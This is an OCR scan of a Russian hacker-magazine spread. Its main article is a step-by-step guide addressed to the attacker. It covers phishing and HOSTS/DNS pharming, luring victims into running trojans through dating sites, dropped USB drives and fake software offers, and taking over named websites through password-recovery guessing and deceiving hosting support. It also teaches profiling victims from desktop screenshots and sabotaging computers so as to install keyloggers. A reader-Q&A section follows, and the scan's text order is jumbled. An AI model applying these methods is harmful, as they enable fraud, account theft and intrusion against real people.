
Все гиперссылки ведут на фейковую страницу авторизации почтового сервера жертвы. Дальше — редирект на сайт с информацией.

ФАРМИНГ

Бывает и такое, что жертва достаточно умна (или пофигистична), чтобы не переходить по ссылкам. В этом случае тебе придется прибегнуть к помощи троянов/джойнеров/скриптов для манипуляции с файлом HOSTS, либо взломать DNS или DHCP-сервер ее провайдера. При этом, когда юзер заходит на сайт, чтобы проверить e-mail, происходит перенаправление на точно такой же, только фишинговый. Ничего не подозревая, пользователь вводит свои данные и при помощи скрипта внутренней авторизации попадает в свою «родную» почту, а логин и пароль попадают к тебе на почту. Вся прелесть в том, что жертва даже не догадывается о произошедшем.

Как впарить троян

Всеми нами любимые программы-«лошадки», они так просты в создании и так результативны при получении доступа к чужому компьютеру. Минус в том, что сами они не распространяются. Их нужно «впаривать». Именно в этот момент многие хакеры начинают осознавать пользу социальной инженерии. Давай рассмотрим некоторые наиболее популярные способы.



Подобно кукловоду, опытный социнженер играет на человеческих слабостях и стереотипах

нестандартно выгляжу. У меня есть одна деталь, которая очень нравится парням». Что конкретно ты «имела» в виду, пусть думает уже после того, как троянский конь вырвался на волю и пасется в его системе. Обязательно попроси фото взамен, чтобы у него не возникло сомнений (или ощущения невостребованности :)). Играем на интерес + сексуальное желание.

3. Красимся в блондинку.
Под видом симпатичной девушки-ламера идем в чат или на форум, и жалуемся, что ну никак не получается разобраться в новой программе, которую недавно скачал старший брат. Беда в том, что брат уехал в свадебное путешествие, а тебе так не хочется отвлекать его. Программа обязательно должна быть малоизвестной и интригующей. Пусть это будет генератор кодов пополнения мобильного или интернет-счета, например. Обязательно найдется куча умников, желающих помочь красивой и глупой девушке. После того, как архив скачан, распакован и обнаружено, что генератор кодов пополнения каким-то чудом оказался генератором паролей для брута аськи, извинись и поблагодари ребят. Ведь они тебе помогли намного больше, чем сами того хотели :).
Играем на желание быть значимым и произвести впечатление.

4. Дорожное яблоко.
Подкидывание накопителей (флеш-карты, диски) работает почти безотказно, если сыграть на интересе. В зависимости от целевой аудитории,

Рано или поздно жертва сама попросит тебя выслать фотографию, и тут ты, добрая душа, предложишь не одну, а целый самораспаковывающийся архив фотографий с расширением .exe или даже презентацию себя в 3D.

1. Полезный софт.
Отлично идут письма с предложениями полезных программ, например, ускоритель браузера, позволяющий увеличить скорость в несколько раз, или крякер паролей («Просто введите адрес сайта, и через несколько минут Вы получите все пароли!»), или программа-перехватчик чужих SMS. Удобнее всего отправить письмо со ссылкой на скачивание, можно от имени друга жертвы (узнай предварительно его почту и воспользуйся формой для анонимной отправки). Чтобы повысить уровень доверия, можно сопровождать письмо скриншотами программы. Играем на любопытность + жадность.

2. Сайты знакомств.
Идеальное место для создания ботнетов, очень многие сейчас имеют аккаунты на подобных сайтах. Ты тоже обязательно заведи там профайл, знакомься, флиртуй (как показывает практика, на женские аккаунты клюют чаще). Рано или поздно жертва сама попросит тебя выслать фотографию, и тут ты, добрая душа, предложишь не одну, а целый самораспаковывающийся архив фотографий с расширением .exe или даже презентацию себя в 3D. Предварительно заинтригуй настолько, чтобы ему не терпелось поскорее открыть архив, не отвлекаясь на ненужные подозрения. Например: после того, как он попросит твое фото, напиши что-то типа «Только не удивляйся сильно, я достаточно

мотивировать к запуску на компьютере можно интригующими названиями: «Зарплата штата сотрудников (название конкурирующей компании)», «Мой первый лесби-опыт. Видео», «Узнай правду о своей жене/девушке» (подкинуть в почтовый ящик), «Мой дневник», «Секретная информация», «Для Лены. Остальным смотреть запрещается!» Играем на любопытство.

5. Тестирование бета-версии новой программы.
На джоб-сайтах вешаем объявление: «Набираются люди для тестирования новой программы (суть программы). За каждую найденную ошибку — оплата (сумма). Архив с программой (12 Мб) и инструкции по почте. О желании участвовать в тестировании пишите на e-mail:

Разные фишинговые сайты на одном и том же веб-сервере

beta-testing@***.com». Желательно, чтобы ящик размещался не на бесплатном сервере — так солиднее.
Играем на жадность.

Взлом сайта

Для получения доступа к админке сайта необязательно быть хакером и искать уязвимости в коде. Уязвимостей достаточно в головах администраторов ресурса и работников хостинга. Их мы сейчас попробуем проэксплуатировать. Давай рассмотрим взлом сайта с помощью СИ на примере двух реальных случаев, разработанных и реализованных ведущим проекта по социальной инженерии socialware.ru.

ВЗЛОМ САЙТА SHKOLNIK.RU

Заходим на whois-сервис и смотрим имя хостинга и e-mail, на который зарегистрирован данный сайт. После получения e-mail'а идем на yandex.ru, так как именно на этом почтовом сервере находится почтовый ящик жертвы. И дальше через восстановление пароля путем ввода ответа на секретный вопрос получаем доступ к ящику.
В нашем случае секретный вопрос оказался стандартным — «Любимое блюдо». Подключаем фантазию и интуицию, перебираем варианты. На шестой раз секретный вопрос «сдался» (ответ — даблчизбургер), и e-mail, к которому привязан сайт, у нас в руках. Теперь идем на сайт компании, предоставляющей хостинг сайту, и делаем восстановление пароля на почту. Вместе с присланным письмом обретаем доступ к админке сайта.

ВЗЛОМ ФОРУМА HACKERSOFT.RU

Этот случай посложнее, здесь придется использовать талант убеждения. Убеждать будем службу поддержки хостера. Итак, выбираем сайт-жертву. Идем на сервис whois, чтобы узнать там имя хостера (mchost.ru) и e-mail, который указан при регистрации. Регистрируем e-mail, сходный с названием сайта: hackersoft.ru@mail.ru, и просим службу поддержки хостера добавить его в регистрационные данные как альтернативный, мотивируя это тем, что с проектом неурядицы, и дополнительный e-mail просто необходим. Естественно, для такого действия нужно подтверждение с основного ящика, что и попросил нас сделать саппорт. Никаких проблем! Используем для этого форму отправки анонимных сообщений: либо онлайн, либо качаем программу и заливаем ее на платный хостинг. Итак, письмо-подтверждение с фейка ящика, указанного при регистрации, отправлено. Но тут оказывается, что этот e-mail не явля-



Едва знакомый парень, помогающий тебе починить систему — потенциальная угроза для твоего компьютера



Обычный рабочий стол дает очень много информации о жертве

ется контактным для данного аккаунта. При этом СП указывает, что контактный e-mail находится в зоне gmail.com. Мысленно благодарим человека из саппорта за такую неосмотрительность и идем отправлять очередное фейк-письмо уже с нужного ящика — hackersoft.ru@gmail.com. Все, ящик добавлен в качестве альтернативного. На него дублируются все регистрационные данные. Вуаля, доступ к сайту есть. Весь процесс занял около часа времени.

Все видео описанных взломов можно увидеть на сайте http://socialware.ru.

Утечка информации через рабочий стол

Метод скорее прикладного характера. Атакой его считать нельзя — только методом подготовки к атаке.

Часто на форумах можно найти темы, где юзеры меряются своими десктопами, забывая при этом, что рабочий стол — это хранилище ценной информации о своем хозяине. Если у нас есть конкретная жертва, информацию о которой нам нужно достать — мы просто идем на форумы, где этот человек часто бывает и, создав несколько аккаунтов, начинаем тему типа «Хвастаемся десктопами». Предварительно готовим несколько вариантов рабочих столов: разные обои, наборы программ, браузеры. Желательно акцентировать внимание (и продемонстрировать) ту информацию, которую ты хочешь получить от жертвы: например, если это номер электронного кошелька, то пусть на снимке экрана будет показано окно WebMoney; если антивирус — скриншот должен хорошо высвечивать твой антивирус. Это повышает шансы, так как часто срабатывает принцип наследования: если ты показываешь предпочитаемую прогу (или девайс), обязательно найдутся люди, которые захотят похвастаться своим фаворитом. Скриншоты можно скачать в интернете или создать в графическом редакторе из заготовок самостоятельно.

Что можно узнать по рабочему столу? Как минимум — ОС, браузер, антивирус (что может пригодиться для дальнейшей атаки), мессенджеры, тип подключения к интернету. Очень часто на рабочих столах находится информация об имени и фамилии человека, его увлечениях, психологическом состоянии на данный момент, характере (особенно ярко это демонстрируют обои), марку и модель мобильного телефона, игры, в которые он играет, и тому подобное. Рассмотрим рабочий стол на рисунке «Обычный рабочий стол дает очень много информации о жертве». Что можно сказать о человеке и его компьютере:

- Скорее всего, он имеет отношение к сфере IT, программированию (программа Free Pascal IDE); файл ФАПП-108 (Факультет автоматизации производственных процессов);
- Он интроверт, мотивирован в своей деятельности познанием, а не общением: в дневное время не запущен ни один мессенджер (QIP, VTalking), зато открыт ICE Book Reader;
- Не гонится за новыми веяниями, для него важна суть, а не внешняя оболочка: система Windows XP (а сейчас конец весны 2010 года), обои дефолтные;
- Множество программ по работе с записью на диски (Alcohol, DVD Decrypter, Clone DVD, Nero) + Media Coder для конвертирования видео;
- Путешествия занимают не последнее место в его жизни (файлы: дорога.doc, менгон.doc, программа «Редактор маршрутов»);
- Провайдер WebStream, сотрудничающий со справочной системой ДубльГИС. Поскольку WebStream работает всего с 11 областями, то можно сузить круг поиска географического нахождения человека;
- Браузеры: по дефолту — Opera, дополнительные — IE, FF; антивирус — COMODO Internet Security; телефон Nokia.

Обратная социальная инженерия (ОСИ)

В отличие от прямой СИ, обратная является более эффективной, целенаправленной, но при этом требует большей подготовки и продумывания. Бесспорным плюсом этого вида атаки является то, что человек сам обращается к взломщику за помощью. Он сам звонит, сам приглашает, сам вручает свои логины и пароли, оказывая при этом кредит доверия «специалисту». Ведь именно как специалиста должна воспринимать тебя потенциальная жертва. Как правило, стандартная ОСИ-атака проводится по такой шаблонной

ФИШИНГ И ФАРМИНГ

Фишинг (phishing, от англ. fishing — рыбалка, выуживание) — это попытка заманить жертву на фейк-сайт, в точности повторяющий оригинальный, где она вводит свои логин и пароль. Эти данные получают мошенники, пользуясь ими на свое усмотрение.
Фарминг (farming — занятие сельским хозяйством. Не ищи логику в названии. Социнженеры — ребята с юмором, назвали этот вид мошенничества по аналогии с фишингом) — с помощью подложного DNS-сервера или модифицированного файла HOSTS происходит перенаправление жертвы по ложному адресу.

схеме (делаю акцент на слове «шаблонной», поскольку каждый случай индивидуален, и в схеме могут быть отклонения в пользу успешности дела):

1. Диверсия;
2. Реклама;
3. «Помощь».

То есть ты каким-либо образом создаешь обратимую проблему на компьютере потенциальной жертвы (диверсия). Она в отчаянии не знает, что делать и куда можно обратиться за помощью. И тут невзначай появляешься ты, демонстрируя свои знания в решении этой проблемы (реклама). Жертва слезно умоляет тебя помочь ей в починке любимого компа, и в этот момент ей даже в голову не придет мысль, что ее могут обманывать или получать доступ к личным данным. Этот факт дает относительную свободу действий социнженеру.
Итак, ты приходишь к жертве (или она сама к тебе приходит со своим ноутбуком), а дальше под видом устранения проблемы действуешь в зависимости от целей: кейлоггеры, бэкдоры, batch/VBScript/JScript-сценарии — что угодно. И сделать это не так сложно, поскольку что конкретно ты переписываешь с флешки или на флешку, ламер вряд ли поймет.
Например, ты якобы случайно знакомишься с будущей жертвой в ICQ, в процессе разговора упомянув о том, что у тебя есть друг, отличный спец в компьютерных технологиях. Дальше под видом какой-нибудь фишки для «Вконтакте» или архива фотографий впариваешь ему программу, которая сильно загружает память и тормозит работу компьютера. Где искать корни проблемы, юзер-жертва не знает. Будет логично, если он обратится к тебе за контактами друга-IT'шника. Если он не вспомнит о нем — твоя задача аккуратно напомнить, обещая договориться о бесплатной помощи. Дальше жертва звонит или пишет другу (то есть, опять тебе). Ты приходишь, приносишь с собой много разных дисков, флешек, с умным видом садишься за компьютер. Если хозяин сам не догадается угостить тебя чаем/пивом, твоя задача намекнуть ему :). Пока владельца компьютера не будет в комнате — займись самыми палевными моментами. В общем, дальнейшие действия понятны и зависят от конечных целей: либо нахождение конфиденциальных данных, либо установка кейлоггера и просьба ввести логин-пароль с целью проверки работы сайта и т.п.
Одним из сложных моментов ОСИ является тщательная подготовка к атаке. Тебе нужно собрать и проанализировать как можно больше данных о будущей жертве: ее операционную систему, браузер (см. раздел «Анализ рабочего стола»), интересы, приблизительный уровень компьютерных знаний и т.п.

Схему атаки ОСИ можно разнообразить, например, рекламу провести до диверсии, тогда все будет выглядеть еще более непринужденно и спонтанно.

Как я уже говорила, схему атаки ОСИ можно разнообразить, например, рекламу провести до диверсии, тогда все будет выглядеть еще более непринужденно и спонтанно. Также можно форсировать обращение за помощью. Пример: ты звонишь жертве домой, представившись техспециалистом компании-провайдера (заблаговременно узнаешь ее название, возможные характеристики оказываемых услуг, настройки сети). Сообщаешь о том, что в связи с некоторыми изменениями необходимо сменить настройки сети, просишь открыть нужный раздел, диктуешь новые настройки (тем самым сбивая их). После введения новых параметров интернет, естественно, перестает работать. Для проформы перебираешь еще несколько вариантов настроек, и ни одна из них не должна спасти возникшую ситуацию. Тогда ты говоришь: «Будете ли Вы дома еще в течение 10-15 минут? Сейчас подойдет специалист». И тут главное сработать оперативно, чтобы жертва, изнывая от нетерпения, не позвонила действующему провайдеру. Ты приходишь, копаешься в системе, устанавливаешь правильные рабочие настройки, заодно устанавливая какую-нибудь программу для перехвата вводимых данных или организации удаленного доступа. После этого просишь проверить почту, какой-нибудь сайт... В общем, действуешь согласно своим целям. Очень удобно то, что даже если жертва умна и относительно не ламер, в момент поломки ее голова будет занята решением проблемы, а не поиском несоответствий в твоем неожиданном появлении. Именно поэтому нужно хорошо подготовиться, чтобы провести беспроигрышную диверсию.
Итак, говоря об обратной социальной инженерии, следует учитывать то, что подготовка к атаке более сложна, требует продумывания и множества запасных вариантов. Но в итоге она обеспечивает более высокую результативность, и самое главное — жертва в конце останется тебе благодарна. А это дает высокий процент повторного обращения за «помощью». Особенно выгодно иметь такого друга на предприятии: в любой момент ты можешь позвонить и поинтересоваться, не возникает ли технических проблем, не пытались ли злоумышленники проникнуть в систему. Другими словами, ты контролируешь ситуацию на всех этапах.

Заключение

В целом, глядя на вышеописанные методы работы, можно сказать, что четкой схемы все-таки нет. Социальная инженерия — это стиль мышления, а не наука. Если выработаешь в себе нужные механизмы подхода к ситуации, жертве, обстоятельствам, то сможешь эффективно использовать для своей выгоды. Все это постигается не сразу, а с опытом. Наблюдай, пробуй, повторяй уже совершенные «подвиги» — и со временем увидишь, что уже готовые схемы начнут получаться легче, появятся свои собственные уникальные идеи.
Под конец хочу сказать о некоторых установках, которые определяют успешность социального инженера:

1. Человеческий фактор таки работает. Если программа ограничена рамками допустимых значений, то эксперименты с человеческой психикой ограничены только нашим незнанием ее процессов.
2. Избавляйся от комплексов, шаблонов и стереотипов мышления. Это поможет эффективно использовать и манипулировать чужими стереотипами.
3. Учись общаться свободно и уверенно. Ты не сможешь убедить человека, если сам не будешь уверен в том, что делаешь и говоришь. Также неплохо будет научиться речевым амортизациям (почитай по этой теме книгу «Психологическое айкидо» Михаила Литвака).
4. Не бойся экспериментировать. Не всегда все получается с первого раза. Опыт приходит с ошибками и количеством практики. В этом плане неудачный опыт ценится даже больше, чем успешный. Главное — научись анализировать свои ошибки с учетом человеческого фактора.

Антон «ant» Жуков
Степан Ильин



faq united ?

@real.xakep.ru

Q: Во время реверсинга часто нужно подсмотреть, что означает тот или иной параметр, передаваемый в API-функцию. За объяснением обычно обращаюсь в MSDN, но это долго и неудобно. Можно ли как-то научить IDA, чтобы та добавляла расширенные комментарии к входным параметрам API-функций?

A: Действительно, запомнить входные параметры, а вместе с тем еще и возвращаемые значения многочисленных API — задача, мягко говоря, непосильная. Чтобы упростить себе жизнь, парни из zynamics.com написали ida-msdn-скрипт (взять можно отсюда: github.com/zynamics/msdn-plugin-ida), который добавляет исчерпывающую информацию из MSDN для каждого вызова API-функции — это как раз то, что нам нужно. Правда, сначала придется сконвертировать твою локально установленную библиотеку MSDN в XML-файл. Сделать это можно с помощью тулзы msdn-crawler (github.com/zynamics/msdn-crawler), которая парсит библиотеку MSDN и генерирует XML-файл, содержащий информацию об API-функциях Windows (описание, имена аргументов вместе с описанием, возвращаемые значения). Всего на данный момент msdn-crawler находит 33984 (!) функции. Сформировав файл msdn.xml, остается только добавить из него информацию в IDB-файл, который понимает сама IDA. Для этого используем IDAPython и выполняем с его помощью скрипт ida_importer.py.

Q: Довольно часто использую Tor для сохранения анонимности. Но, как известно, существуют такие утилиты как sslstrip, позволяющие перехватить мои данные на последнем узле, откуда они передаются в Сеть в открытом виде. Можно ли как-то себя обезопасить от подобного типа атак?

A: Обезопасить себя на все 100% не получится, но кое-какие меры все же предпринять можно. В пакет утилиты TorTunnel (www.thoughtcrime.org/software/tortunnel) входит программа под названием TorScanner. Она особым образом опрашивает все выходные ноды, полученные от сервера директорий, после чего выводит небольшой отчет, на каких узлах был переход с HTTPS на HTTP: torscanner host port / > dump.txt. Далее, если внести подозорительные узлы в качестве значения параметра ExcludeNodes, то Tor исключит их при построении цепочек нодов. Идея хорошая, но недостаток очевиден: атакующий может появиться внезапно, перехватить трафик и исчезнуть. Поэтому этот способ и не дает 100% гарантии.

Q: Хочу проверить SWF-файлы на наличие вредоносного кода. Подскажи утилиту, которая лучше всего подходит для декомпиляции Flash-файлов.


A: В Сети есть множество бесплатных утилит для декомпиляции Flash-файлов, например знаменитые Flare и OWASP's SWFIntruder. К сожалению, возможности бесплатных утилит не всегда идут в ногу со временем, поэтому очень многие из них не поддерживают те нововведения, которые появились в 9 и 10 Flash'е, ActionScript 3 и фреймворке Adobe Flex. Самой же продвинутой утилитой на данный момент является HP SWFScan (www.hp.com/go/swfscan). Это первая и единственная бесплатная программа, умеющая работать с ActionScript 2.0 и ActionScript 3.0. Программа умеет не просто декомпилировать байкод обратно в исходный код — она создана специально для поиска уязвимостей во Flash-приложениях. Всего реализовано обнаружение более 60 разных уязвимостей, включая раскрытие персональных данных, XSS, междоменное повышение привилегий (cross-domain privilege escalation) и др. HP SWFScan примечательна еще и тем, что подсвечивает найденные в коде уязвимости, предоставляет рекомендации и исчерпывающую информацию по уязвимости, а также может экспортировать исходный код для дальнейшего анализа в сторонних приложения.

Q: Можно ли как-то перенести закладки из Firefox в Opera или Chrome?

A: Есть такая замечательная прога как Transmute (www.gettransmute.com), которую можно смело можно назвать стандартом де-факто для синхронизации закладок между различными браузерами. Фишка в том, что прога поддерживает работу не только с бразуерами (Firefox, Google Chrome, Opera, Internet Explorer и другими), но еще и с онлайн-сервисами для хранения закладок. Правда, для синхронизации с Google Bookmarks, Delicious и другими хранилищами закладок придется приобрести платную версию.

Q: Есть много-много кода на JavaScript с комментариями на китайском языке. Задача — удалить оттуда все комменты. Написал несколько регулярок, но некоторые вещи программа все равно пропускает. А у вас есть решение?

A: В большинстве случаев будет достаточно простого регеспа code.replace(/\/*.+?*\/|\/\/.*(?=[\n\r])/g, '').
Но, увы, он не сможет обработать следующие ситуации:



Программировать на Python теперь можно в Visual Studio

1. var str = " /* not a real comment */ ";
2. var regex = /\/*.*/;
Чтобы удалить абсолютно все комментарии, для таких ситуаций придется написать несложные обработчики.

Q: При запуске последней версии Backtrack на широкоформатном ноутбуке устанавливается неправильное разрешение. Как это пофиксить?
A: На моем старом Asus помогло добавление пары строчек в конфиг /etc/X11/xinit/xinitrc:

```
xrandr -output HDMI-2 -offxrandr
-output VGA -off
xrandr -output HDMI-2 -off
xrandr -output VGA -off
```


После этого изображение стало выглядеть как надо.


Q: Как банковские трояны определяют, что пользователь перешел на нужный им сайт (а нужен им, как несложно догадаться, интерфейс онлайн-банкинга)?
A: Если говорить просто, то трояну нужно отслеживать, что делает веб-браузер пользователя и на какие страницы он переходит. Для определения перехода на нужный сайт используются довольно разнообразные приемы:
• перехват API-функции (в первую очередь, WinInet API);
• интерфейс BHO (Browser Helper Object) — DLL-модуль, разработанный как плагин для Internet Explorer для обеспечения дополнительной функциональности;
• мониторинг названия окон (с помощью банальной API-функции FindWindow);
• работа с COM (Component Object Model) / OLE (Object Linking and Embedding) интерфейсами;
• разработка вспомогательных плагинов к браузерам (Firefox/Chrome);
• интерфейс LSP (Layered Service Provider), позволяющий пользователю подключать собственные DLL-библиотеки для обработки вызовов Winsock API.
Самый банальный вариант: троян отслеживает определенную комбинацию в названиях окон (например, «Super Bank») и таким образом понимает, что пользователь перешел на сайт банка, а после этого тупо записывает в лог все клики и нажатия на клавиатуре.

Q: Можно ли отменить случайно отправленное письмо?
A: В некоторых случаях — да! Уверен, что если ты и не пользовался Gmail, то, по меньшей мере, обращал внимание на кнопку Undo, которая доступна в течение некоторого времени после отправки письма. Время, в течение которого письмо находится во временном буфере и физически не отправляется, варьируется от 5 до 20 секунд и регулируется в настройках. Пользователи Outlook, работающие в связке с Exchange-сервером также могут отозвать письмо, воспользовавшись соответствующим пунктом в меню «Другие действия».

Q: Хочу поэкспериментировать с RFID. В смысле, не собирать считыватель или эмулятор меток с нуля, а именно интегрировать его в рамках какой-нибудь информационной системы. Например, повесить RFID-метку на ошейник кошки и отслеживать ее перемещения по квартире, записывая check-in в лог-файл. По идеи, ничего сложного в этом нет, если есть метки и RFID-считыватели. Подскажи, где их достать как можно дешевле?
A: Хороший вектор ты выбрал для экспериментов, молодец! Тем более сейчас как никогда ранее все необходимые инструменты стали доступными. Покупать RFID-оборудование в России — невыгодно. Наши разработки — дорогие, а те, что везут с Китая, продаются втридорога. Поэтому самый верный способ — заказать все самому где-нибудь за рубежом. Если посерфить такие сайты, как www.dealextreme.com, где продается миллион товаров китайской промышленности, можно найти NoName считыватели RFID по цене от $40. Как правило, в комплекте идет одна-две метки для экспериментов. Увы, отвечать за качество какого-то конкретного товара за такую стоимость никто не может. А вот что действительно могу по-

Настраиваем тулзу для поиска потерянного ноутбука







Качественный RFID-считыватель и набор меток за $52

советовать по своему опыту, так это RFID-модуль от известной компании Paralax (www.parallax.com), который подключается к компьютеру через серийный/USB порт. Товар можно купить прямо на сайте производителя (ищи по ключевым словам RFID Card Reader) по цене от $39,99 за штуку. Метки придется покупать отдельно: одна RFID-карточка стоит $0,99.

Q: Украли ноутбук. Дал милиции MAC-адрес, но учитывая, что в городе много провайдеров, шанс найти ноут по этим данным небольшой. Хочу теперь поставить на все свои ноутбуки какую-нибудь программу, которая постоянно будет стучаться на сервер и сливать туда текущую инфу (скажем, IP-адрес). В такой ситуации поймать подонков будет куда проще. Но как это лучше всего сделать?

A: Сам понимаешь, что написать программу, которая, скажем, при запуске будет отправлять текущий IP-адрес, ничего не стоит. Но этого мало! В нетбуках сейчас есть GPS — значит, можно отправлять и координаты. Пускай такого модуля нет, но по параметрам точки доступа Wi-Fi (MAC и ESSID) зачастую также можно определить месторасположение (по крайней мере, Google.Карты такое позиционирование могут выполнять очень здорово). Если в ноутбуке есть камера, то почему бы не сделать снимок с камеры и не отправить его на сервер — возможно, повезет увидеть негодяя в лицо. В любом случае никто не мешает отправить скриншот рабочего стола — тут тоже может быть важная информация для поиска бука. Не нужно даже ничего кодить вручную, потому что все эти действия поддерживаются программой Prey (preyproject.com). Версия утилиты уже есть для всех десктопных платформ: Windows, Mac и Linux, а совсем недавно появилась версия и для Android. С 